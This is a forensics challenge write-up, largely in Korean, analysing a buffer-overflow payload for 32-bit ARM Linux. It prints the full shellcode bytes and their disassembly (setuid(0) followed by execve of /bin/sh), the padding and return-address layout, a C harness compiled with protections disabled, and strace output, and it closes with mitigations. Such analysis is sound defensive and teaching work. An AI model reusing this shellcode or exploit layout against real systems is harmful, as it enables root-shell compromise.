101 – shellcode payload

Team Information

Team Name : DogeCoin

Team Member : Dongbin Oh, Donghyun Kim, Donghyun Kim, Yeongwoong Kim

Email Address : dfc-dogecoin@naver.com

Instructions

Description You are a reverse engineering analyst. You received a request for analysis from a particular company. The firewall of the company detected that some shell code command was about to be injected into the vulnerable software developed by the company. The company did not provide the contents of the software to you because it was a trade secret, but instead provided only payload dumps.

Target	Hash (SHA-256)
payload	4aec84e22c968724dd907751d26ec81d7bcb9d0eb590c6ae586bdcfa4d078b54

Questions

1. What system (architecture, bits, and OS) is the program supposed to be running on? (30 points)
2. Describe how the shell code works by analyzing the payload. (30 points)
3. Based on the analysis of shell code, estimate what type of vulnerability exist in the program. (20 points)
4. Recommend mitigation methods to protect the system from the vulnerability. (20 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	HxD	Publisher:	Maël Hörz.
Version:	2.5.0.0		
URL:	https://mh-nexus.de/en/hxd/		

Name:	qemu	Publisher:	Fabrice Bellard
Version:	6.0.0		
URL:	https://www.qemu.org/		

Name:	IDA Pro	Publisher:	Hex-Rays
Version:	7.0.170914		
URL:	https://hex-rays.com/ida-pro/		

Name:	Raspberry Pi OS	Publisher:	RASPBERRY PI FOUNDATION
Version:	5.10		
URL:	https://www.raspberrypi.org/software/operating-systems/		

Step-by-step methodology:

1. **What system (architecture, bits, and OS) is the program supposed to be running on? (30 points)**

Linux 32bit 운영체제와 ARM Little endian architecture 를 사용하는 것으로 확인


payload

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61   aaaabaaacaaadaaa
00000010   65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61   eaaafaaagaaahaaa
00000020   69 61 61 61 6A 61 61 61 6B 61 61 61 6C 61 61 61   iaaajaaakaaalaaa
00000030   6D 61 61 61 6E 61 61 61 6F 61 61 61 70 61 61 61   maaanaaaoaaapaaa
00000040   71 61 61 61 88 FD FF 7E 01 30 8F E2 13 FF 2F E1   qaaa^ýÿ~.0.â.ÿ/á
00000050   24 1B 20 1C 17 27 01 DF 4F F0 68 07 80 B4 DF F8   $. ..'.ßOðh.€´ßø
00000060   04 70 01 E0 2F 2F 2F 73 80 B4 DF F8 04 70 01 E0   .p.à///s€´ßø.p.à
00000070   2F 62 69 6E 80 B4 68 46 4F F0 0D 07 4F EA C7 27   /bin€´hFOð..OêÇ'
00000080   07 F1 73 07 80 B4 87 EA 07 07 80 B4 4F F0 04 01   .ñs.€´‡ê..€´Oð..
00000090   69 44 02 B4 69 46 82 EA 02 02 4F F0 0B 07 41 DF   iD.´iF‚ê..Oð..Aß
```

[그림 1] 파일 내부의 Payload 데이터

주어진 Shellcode 는 160 Byte 로 Dummy code | RET | Payload 로 구성되어 있다. Payload 를 구분 지을 수 있는 부분은 “01 30 8F E2” 이다. 이는 Windows 환경에서 “EB 30”과 같이 Shellcode 의 시작으로 주로 사용되는 ARM32 Little Endian Instruction 이다. 해당 Instruction 을 수행하게 되면 Thumb Mode 로 진입할 수 있어 ARM 기반의 Shellcode 에서 주로 사용된다. 또한 아래의 “/bin” 문자열을 사용하는 것으로 보아 Linux 운영체제와 관련 있음도 유추할 수 있다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	61	61	61	61	62	61	61	61	63	61	61	61	64	61	61	61	aaaabaaacaaadaaa
00000010	65	61	61	61	66	61	61	61	67	61	61	61	68	61	61	61	eaaafaaagaaahaaa
00000020	69	61	61	61	6A	61	61	61	6B	61	61	61	6C	61	61	61	iaaajaaakaaalaaa
00000030	6D	61	61	61	6E	61	61	61	6F	61	61	61	70	61	61	61	maaanaaaoaaapaaa
00000040	71	61	61	61	88	FD	FF	7E	01	30	8F	E2	13	FF	2F	E1	qaaa^ýÿ~.0.â.ÿ/á
00000050	24	1B	20	1C	17	27	01	DF	4F	F0	68	07	80	B4	DF	F8	$. ..'.ßOðh.€´ßø
00000060	04	70	01	E0	2F	2F	2F	73	80	B4	DF	F8	04	70	01	E0	.p.à///s€´ßø.p.à
00000070	2F	62	69	6E	80	B4	68	46	4F	F0	0D	07	4F	EA	C7	27	/bin€´hFOð..OêÇ'
00000080	07	F1	73	07	80	B4	87	EA	07	07	80	B4	4F	F0	04	01	.ñs.€´‡ê..€´Oð..
00000090	69	44	02	B4	69	46	82	EA	02	02	4F	F0	0B	07	41	DF	iD.´iF‚ê..Oð..Aß

[그림 2] 파일 내부의 RET 데이터

RET 에 해당하는 부분이 4 Byte 이므로 32Bit 운영체제를 사용하고 있음도 확인할 수 있다. 즉 문제에서 주어진 Shellcode 는 Linux 32bit 운영체제와 ARM Little endian 을 사용한다고 추정할 수 있으며 후의 동적 분석 등을 통해 상세히 확인할 수 있다.

2. Describe how the shell code works by analyzing the payload. (30 points)

Setuid(0) 후 /bin/sh 를 통해 shell 획득하는 행위를 수행하는 shellcode 로 확인

1 번 문항을 통하여 ARM32 환경의 Linux 환경에서 동적 분석이 가능할 것 같고, ARM32 의 Instruction 을 정적으로 분석하는 2 가지 방법을 모두 수행하였다

- **동적 분석**

동적 분석을 위해서는 Qemu 라는 가상화 프로그램을 사용하였다. Qemu 를 이용하여 ARM32 Linux 환경의 대표인 Raspberian 을 Emulating 하였다. 이후 Shellcode 를 실행시키기 위해 다음과 같이 C Code 를 작성후 gcc 를 이용하여 Compile 하였다.

```
#include <stdio.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

char buf[] = “/*shellcode stuff*/”;
int main()
{
 (*(void (*)()) buf)();
}
$ gcc -std=gnu99 -g -O0 -fno-stack-protector -fno-PIE -fno-pie -z execstack -o
target2 target.c
```

[그림 3] 작성한 C 코드 및 컴파일 명령어

이후 strace 를 이용하여 동적 분석을 실행하였고 아래와 같은 결과와 “illegal instruction” 이라는 결과를 얻을 수 있었다.


```
pi@raspberrypi:~/Desktop $ sudo strace ./target2
execve("./target2", ["./target2"], [/* 14 vars */]) = 0
brk(0)                                  = 0x21000
uname({sys="Linux", node="raspberrypi", ...}) = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f4a000
access("/etc/ld.so.preload", R_OK)      = 0
open("/etc/ld.so.preload", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=42, ...}) = 0
mmap2(NULL, 42, PROT_READ|PROT_WRITE, MAP_PRIVATE, 3, 0) = 0xb6f44000
close(3)                                = 0
open("/usr/lib/arm-linux-gnueabihf/libarmmem.so", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0(\0\1\0\0\0h\5\0\0004\0\0\0"..., 512) = 512
lseek(3, 17960, SEEK_SET)               = 17960
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 960) = 960
lseek(3, 17696, SEEK_SET)               = 17696
read(3, "A.\0\0\0aeabi\0\1$\0\0\0\0056\0\6\6\10\1\t\1\n\3\f\1\22\4\24"..., 47) = 47
fstat64(3, {st_mode=S_IFREG|0644, st_size=18920, ...}) = 0
mmap2(NULL, 83236, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb6f00000
mprotect(0xb6f05000, 61440, PROT_NONE)  = 0
mmap2(0xb6f14000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x4000) =
0xb6f14000
close(3)                                = 0
munmap(0xb6f44000, 42)                  = 0
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=76139, ...}) = 0
mmap2(NULL, 76139, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb6eec000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/arm-linux-gnueabihf/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0(\0\1\0\0\0L\204\1\0004\0\0\0"..., 512) = 512
lseek(3, 1239936, SEEK_SET)             = 1239936
read(3, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 2840) = 2840
lseek(3, 1236500, SEEK_SET)             = 1236500
read(3, "A.\0\0\0aeabi\0\1$\0\0\0\0056\0\6\6\10\1\t\1\n\2\22\4\23\1\24"..., 47) = 47
fstat64(3, {st_mode=S_IFREG|0755, st_size=1242776, ...}) = 0
mmap2(NULL, 1312152, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb6da8000
mprotect(0xb6ed3000, 65536, PROT_NONE)  = 0
mmap2(0xb6ee3000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x12b000) =
0xb6ee3000
mmap2(0xb6ee6000, 9624, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0xb6ee6000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f49000
set_tls(0xb6f494c0, 0xb6f49ba8, 0xb6f48058, 0xb6f494c0, 0xb6f48058) = 0
mprotect(0xb6ee3000, 8192, PROT_READ)   = 0
mprotect(0xb6f00000, 20480, PROT_READ|PROT_WRITE) = 0
mprotect(0xb6f00000, 20480, PROT_READ|PROT_EXEC) = 0
cacheflush(0xb6f00000, 0xb6f05000, 0, 0x15, 0xbec313b8) = 0
mprotect(0xb6f47000, 4096, PROT_READ)   = 0
munmap(0xb6eec000, 76139)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb6f46000
write(1, "[~] Shellcode length (bytes): 88"..., 33[~] Shellcode length (bytes): 88
) = 33
setuid(0)                               = 0
--- SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPC, si_addr=0x1051c} ---
+++ killed by SIGILL +++
```

[그림 4] strace 를 통한 동적 분석

동적 분석으로 setuid(0)가 실행되려고 하였지만 “illegal instruction”이라는 메세지가 나온 것으로 보아 실패한 것으로 생각된다. 이에 동적 분석의 한계가 존재하여 정적 분석을 겸하였다.

- **정적 분석**

정적 분석을 위해서는 IDA Pro 를 이용하여 Disassemble 하였다. 1 번 문항을 통해 확인하였던 Payload 부분을 추출하여 ARM Little endian 으로 Setting 하면 아래와 같은 상태를 확인할 수 있다.



```
                        ; Segment type: Pure code
                                AREA ROM, CODE, READWRITE, ALIGN=0
                                CODE32
01 30 8F E2                     ADR             R3, (loc_8+1) ; r4=0
13 FF 2F E1                     BX              R3      ; loc_8 ; r4=0
                        ; ---------------------------------------------------------------------------
                                CODE16

                        loc_8                                   ; CODE XREF: ROM:00000004↑j
                                                                ; DATA XREF: ROM:00000000↑o
24 1B                           SUBS            R4, R4, R4 ; r4=0
20 1C                           MOVS            R0, R4  ; r0=0
17 27                           MOVS            R7, #23
01 DF                           SVC             1       ; setuid
4F F0 68 07                     MOV.W           R7, #'h'
80 B4                           PUSH            {R7}
DF F8 04 70                     LDR.W           R7, ='s///'
01 E0                           B               loc_20
                        ; ---------------------------------------------------------------------------
2F 2F 2F 73             dword_1C        DCD 's///'              ; DATA XREF: ROM:00000016↑r
                        ; ---------------------------------------------------------------------------

                        loc_20                                  ; CODE XREF: ROM:0000001A↑j
80 B4                           PUSH            {R7}
DF F8 04 70                     LDR.W           R7, ='nib/'
01 E0                           B               loc_2C
                        ; ---------------------------------------------------------------------------
2F 62 69 6E             dword_28        DCD 'nib/'              ; DATA XREF: ROM:00000022↑r
                        ; ---------------------------------------------------------------------------

                        loc_2C                                  ; CODE XREF: ROM:00000026↑j
80 B4                           PUSH            {R7}
68 46                           MOV             R0, SP  ; r0 = stack pointer
4F F0 0D 07                     MOV.W           R7, #13
4F EA C7 27                     MOV.W           R7, R7,LSL#11 ; r7 = 0x68 ; h
07 F1 73 07                     ADD.W           R7, R7, #0x73 ; s
80 B4                           PUSH            {R7}
87 EA 07 07                     EOR.W           R7, R7, R7 ; r7 = 0
80 B4                           PUSH            {R7}
4F F0 04 01                     MOV.W           R1, #4
69 44                           ADD             R1, SP  ; r1 = sp+4
02 B4                           PUSH            {R1}
69 46                           MOV             R1, SP
82 EA 02 02                     EOR.W           R2, R2, R2 ; r2 = 0
4F F0 0B 07                     MOV.W           R7, #11 ; execve
41 DF                           SVC             0x41 ; 'A'
                        ; ROM           ends

                                END
```

[그림 5] IDA Pro 를 통해 Disassemble 한 코드

위의 IDA 가 Disassemble 해준 코드는 다음과 같다.

```
ROM:00000000                        ; Segment type: Pure code
ROM:00000000                                AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000                                CODE32
ROM:00000000 01 30 8F E2                      ADR             R3, (loc_8+1) ; r4=0
ROM:00000004 13 FF 2F E1                      BX              R3      ; loc_8 ; r4=0
ROM:00000008                        ;
```

[그림 6] ARM Thumb 모드 진입부

위 코드는 앞서 말하였던 ARM Thumb 모드로 진입하는 부분이다. ARM 의 명령어는 4 Bytes 이고 THUMB 는 2 Bytes 이기 때문에 쉘 코드 내에 널 문자가 포함될 가능성을 줄여주는 역할을 하게 된다.[1]

```
ROM:00000008                        loc_8                                   ; CODE XREF: ROM:00000004↑j
ROM:00000008                                                                ; DATA XREF: ROM:00000000↑o
ROM:00000008 24 1B                                  SUBS            R4, R4, R4 ; r4=0
ROM:0000000A 20 1C                                  MOVS            R0, R4  ; r0=0
ROM:0000000C 17 27                                  MOVS            R7, #23
ROM:0000000E 01 DF                                  SVC             1       ; setuid
ROM:00000010 4F F0 68 07                             MOV.W           R7, #'h'
ROM:00000014 80 B4                                  PUSH            {R7}
ROM:00000016 DF F8 04 70                             LDR.W           R7, ='s///'
ROM:0000001A 01 E0                                  B               loc_20
ROM:0000001A                        ;
-------------------------------------------------------------------------------
ROM:0000001C 2F 2F 2F 73             dword_1C        DCD 's///'              ; DATA XREF:
```

[1] https://cpuu.postype.com/post/8401002

```
ROM:00000016↑r
ROM:00000020                    ;
 ---------------------------------------------------------------------------
```

[그림 7] Syscall 및 문자열 Push 확인 (hs///)

Loc_8 은 SVC 를 기준으로 위에는 r4 를 0 으로 만든 후 r0 로 0 을 옮기고 r7 에 23 을 옮긴 뒤 svc 1 을 하는 것을 확인할 수 있다. Svc 를 통해 arm syscall 을 수행할 수 있으며 arm syscall 27 의 경우 동적분석에서 확인하였던 setuid 임을 확인할 수 있다. 또한 r0=0 을 사용한 것으로 보아 strace 를 통해 확인하였던 setuid(0) 그대로를 확인할 수 있다.

SVC 아래 부분은 스택에 "h"라는 Word 를 Push 하고 "s///"라는 Word 를 다시 넣은 것을 확인할 수 있다.

```
ROM:00000020
ROM:00000020                    loc_20                                  ; CODE XREF: ROM:0000001A↑j
ROM:00000020 80 B4                              PUSH            {R7}
ROM:00000022 DF F8 04 70                        LDR.W           R7, ='nib/'
ROM:00000026 01 E0                              B               loc_2C
ROM:00000026                    ;
---------------------------------------------------------------------------
ROM:00000028 2F 62 69 6E         dword_28       DCD 'nib/'              ; DATA XREF:
ROM:00000022↑r
ROM:0000002C                    ;
---------------------------------------------------------------------------
```


[그림 8] 문자열 Push 확인 (nib/)

위 부분은 "nib/"라는 문자열 주소를 Stack 에 Push 하는 Action 을 수행하였다.

```
ROM:0000002C
ROM:0000002C                    loc_2C                                  ; CODE XREF: ROM:00000026↑j
ROM:0000002C 80 B4                              PUSH            {R7}
ROM:0000002E 68 46                              MOV             R0, SP  ; r0 = stack pointer
ROM:00000030 4F F0 0D 07                        MOV.W           R7, #13
ROM:00000034 4F EA C7 27                        MOV.W           R7, R7,LSL#11 ; r7 = 0x68 ; h
ROM:00000038 07 F1 73 07                        ADD.W           R7, R7, #0x73 ; s
ROM:0000003C 80 B4                              PUSH            {R7}
ROM:0000003E 87 EA 07 07                        EOR.W           R7, R7, R7 ; r7 = 0
ROM:00000042 80 B4                              PUSH            {R7}
ROM:00000044 4F F0 04 01                        MOV.W           R1, #4
ROM:00000048 69 44                              ADD             R1, SP  ; r1 = sp+4
ROM:0000004A 02 B4                              PUSH            {R1}
```

[그림 9] Stack Pointer 위치 변경 확인

위 코드는 Stack Pointer 의 위치를 수시로 바꾸는 작업을 하는 데 최종적으로는 Stack Pointer 를 "/bin///sh"가 구성되는 곳으로 r0 를 옮기는 것에 그 목적이 있다. Instruction 에 따른 Stack 변경은 아래의 그림과 같이 이루어지게 된다.



[그림 10] Instruction 에 따른 Stack 변경

```
ROM:0000004C 69 46                              MOV             R1, SP
ROM:0000004E 82 EA 02 02                        EOR.W           R2, R2, R2 ; r2 = 0
ROM:00000052 4F F0 0B 07                        MOV.W           R7, #11 ; execve
```

```
ROM:00000056 41 DF                                SVC             0x41 ; 'A'
ROM:00000056                          ; ROM       ends
ROM:00000056
ROM:00000056                                      END
```

[그림 11] execve Call Instruction Code

위 코드는 execve 를 Call 하기 위한 코드이다. ARM syscall 11 이 execve 이며, 함수에 사용되는 인자는 다음과 같다.

- r0 : 실행할 바이너리의 경로 및 이름을 명시한 문자열 포인터
- r1 : 커맨드 라인 변수로 지정할 argv[] 배열
- r2 : 환경 변수로 지정할 envp[] 배열

r2 의 경우 0 이며 r1 의 경우 현재의 Stack Pointer 를 가리키고 있다. R0 의 경우는 "/bin///sh"의 포인터를 가리키고 있다. 실질적으로 execve 의 주 인자는 r0 에 의해 결정되기 때문에[2]
실행시키면 execve('/bin///sh')의 결과를 가져올 수 있다.

3. Based on the analysis of shell code, estimate what type of vulnerability exist in the program. (20 points)

Dummy code 로 보아 Buffer overflow 취약점을 가지고 있을 것으로 추정됨

3 번 문항을 이해하기 위해서는 Payload 와 RET 앞에 있는 Dummy code 가 어떠한 역할을 하는지 이해하면 프로그램이 어떠한 취약점을 가지고 있는지 이해할 수 있다.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61   aaaabaaacaaadaaa
00000010   65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61   eaaafaaagaaahaaa
00000020   69 61 61 61 6A 61 61 61 6B 61 61 61 6C 61 61 61   iaaajaaakaaalaaa
00000030   6D 61 61 61 6E 61 61 61 6F 61 61 61 70 61 61 61   maaanaaaoaaapaaa
00000040   71 61 61 61 88 FD FF 7E 01 30 8F E2 13 FF 2F E1   qaaaˆýÿ~.0.â.ÿ/á
00000050   24 1B 20 1C 17 27 01 DF 4F F0 68 07 80 B4 DF F8   $. ..'.ßOðh.€´ßø
00000060   04 70 01 E0 2F 2F 2F 73 80 B4 DF F8 04 70 01 E0   .p.à///s€´ßø.p.à
00000070   2F 62 69 6E 80 B4 68 46 4F F0 0D 07 4F EA C7 27   /bin€´hFOð..OêÇ'
00000080   07 F1 73 07 80 B4 87 EA 07 07 80 B4 4F F0 04 01   .ñs.€´‡ê..€´Oð..
00000090   69 44 02 B4 69 46 82 EA 02 02 4F F0 0B 07 41 DF   iD.´iF‚ê..Oð..Aß
```

[그림 12] 파일 내부의 Dummy 데이터

Dummy 의 경우 위와 같이 구성되어 있으며 X0 X4 X8 XC 순으로 1 씩 숫자가 증가하고 있는 것을 확인할 수 있다. (61, 62, 63…) 이는 ARM Instruction 상으로 아무런 의미가 없으며 단순히 Buffer 를 채워 Stack 밖에 존재하는 RET 를 우리가 원하는 값(0x7EFFFD88, address to shellcode)로 변조하기 위해 존재한다. 이는 Buffer Overflow 취약점을 가지고 있다고 판단할 수 있는 근거가 된다. 즉 이 프로그램의 Buffer 는 0x30 만큼이며 SFP 4byte 를 71 61 61 61 로 덮어씌우고 최종적으로 RET 를 Buffer Overflow 를 통해 Shellcode 가 위치한 곳으로 이동시켰음을 확인할 수 있다.

[2] https://cpuu.postype.com/post/8400118

4. Recommend mitigation methods to protect the system from the vulnerability. (20 points)

원본 바이너리가 없어서 적용된 보호 기법이 있는지 여부는 알 수 없으나, ASLR 과 같은 Buffer overflow 방지 및 권한 설정 기법을 적용 가능할 것임

Buffer Overflow 는 결국 Buffer overflow 에 1. 취약한 함수를 사용하여 검증 안된 input 값으로 인해 2. Stack Frame 을 침범 후 3.RET 가 변조되어 4.Input 값 내의 Shellcode 를 실행하게 되는 취약점이다.

즉 제일 근본적인 해결방법은 1. Buffer overflow 에 취약한 함수를 사용하지 않는 방법이 있다. 대표적으로 strcpy 와 같은 함수를 strcpy_s 와 같은 함수로 바꾸어 사용하는 것이 있다. 또한 2. Stack Frame 이 변조되었는지 확인할 수 있게 Stack Canary 를 통해 확인할 수 있다. Random Bytes 를 스택 반환 포인터 전에 집어 넣어 BoF 로 Stack Canary 가 다른 값으로 변했는지 아닌지를 판단함을 통해 Input 값 검증을 할 수 있다. 3. 또한 ASLR 과 같이 주소 값을 Randomize 하여 고정된 주소를 사용하지 못하게 하는 방법과 4. 스택 내 실행 권한을 제거하는 NX 와 같은 방법을 사용할 수 있다. 이것은 공격자가 메모리에서 실행 보호를 비활성화하거나 셸코드 페이로드를 메모리의 보호되지 않은 영역에 놓는 방식을 찾게 한다.

그럼에도 불구하고, BoF 의 보호기법을 우회하기 위한 Return Orient Programming 과 같은 방법이나 return-to-libc 등의 방법이 꾸준히 연구되고 있는 추세이다. 즉 이는 창과 방패의 끝없는 싸움이며 다시 이러한 기법들을 방어하기 위한 기법 또한 연구되고 있는 추세이다.